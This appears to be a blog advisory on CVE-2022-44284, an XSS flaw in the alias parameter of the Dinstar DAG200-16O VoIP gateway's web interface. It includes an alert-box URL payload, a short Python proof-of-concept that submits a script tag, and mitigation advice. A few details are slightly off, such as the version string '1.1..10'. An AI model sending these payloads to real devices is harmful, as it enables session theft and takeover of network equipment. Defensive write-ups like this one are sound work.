
In the world of VoIP devices, security is often put on the backburner compared to bigger, headline-grabbing software. But vulnerabilities in network equipment, like VoIP gateways, are just as critical. One such issue is CVE-2022-44284, a Cross Site Scripting (XSS) vulnerability found in the Dinstar FXO Analog VoIP Gateway DAG200-16O. In this guide, we’ll break down what this means, show how it’s exploited, and discuss what you (or your organization) can do to stay secure.
What is CVE-2022-44284?
CVE-2022-44284 is a documented security vulnerability found in some versions of the Dinstar FXO Analog VoIP Gateway, specifically the DAG200-16O model. The problem boils down to improper input sanitization: the device’s web management interface fails to clean up user-supplied data. As a result, attackers can inject malicious JavaScript code – and when unsuspecting administrators or users visit certain web pages, that code gets executed in their browsers.
Official CVE Description:
*"Dinstar FXO Analog VoIP Gateway DAG200-16O 1.1..10 is vulnerable to Cross Site Scripting (XSS) via the alias parameter."*
(nvd.nist.gov entry)
Cross Site Scripting on a VoIP gateway might not sound exciting, but here’s why it matters
- Credential theft: If an attacker tricks a network admin to click a malicious link, the attacker’s script could steal login credentials or session cookies.
- Network pivoting: Once inside the management interface, attackers can reconfigure the VoIP gateway or further compromise the network.
How does the vulnerability get triggered?
The heart of the problem is the alias parameter used in the web interface (usually something like /FXO/port_config_save.html). The device doesn’t properly check or sanitize what’s put here, letting attackers slip in arbitrary HTML or JavaScript.
Craft a malicious request:
The attacker makes a GET or POST request to the affected endpoint, embedding JavaScript in the alias parameter, e.g.
`
http://[gateway-ip]/FXO/port_config_save.html?alias=alert('XSS')
Potential real-world payloads:
More than just pop-ups, attackers can exfiltrate cookies/session IDs, load external scripts, or even modify VoIP configuration parameters behind the scenes.
Here’s a Python example exploiting the issue using the requests library
import requests

target = "http://192.168.1.100/FXO/port_config_save.html";
malicious_payload = "<script>alert('XSS')</script>"
params = {
    "alias": malicious_payload,
    "port": "1"
}

# Make a GET request (can use POST if needed)
response = requests.get(target, params=params)
print(response.status_code)
print("Check the admin GUI for the alert box.")
Result:
When an admin views the affected page, they'll see a JavaScript alert box. Advanced attackers might use something stealthier.
How to Mitigate
As of this writing (June 2024), check if Dinstar has released a firmware update or official patch. Here are general steps to stay safe:
Update firmware:
Always run the latest official firmware available from Dinstar’s support page.
Restrict access:
Limit web management interface to trusted IPs/networks via firewall rules.
Educate admins:
Warn anyone who administers the device about suspicious links/URLs, especially those with unexpected parameters.
References
- CVE-2022-44284 on NIST
- Dinstar Official Website
- OWASP XSS Cheat Sheet
- Exploit Database Search: DAG200-16O
Conclusion
Network appliances like the Dinstar DAG200-16O are critical infrastructure, but often fly under the security radar. CVE-2022-44284 is a textbook example of how a seemingly small bug can open the door to bigger attacks. Always keep network devices updated, restrict remote management access, and stay informed about vulnerabilities in all your hardware – not just PCs and servers.
Stay secure!
If you liked this write-up or need help with VoIP security, reach out in the comments!
Timeline
Published on: 11/28/2022 15:15:00 UTC
Last modified on: 12/01/2022 22:40:00 UTC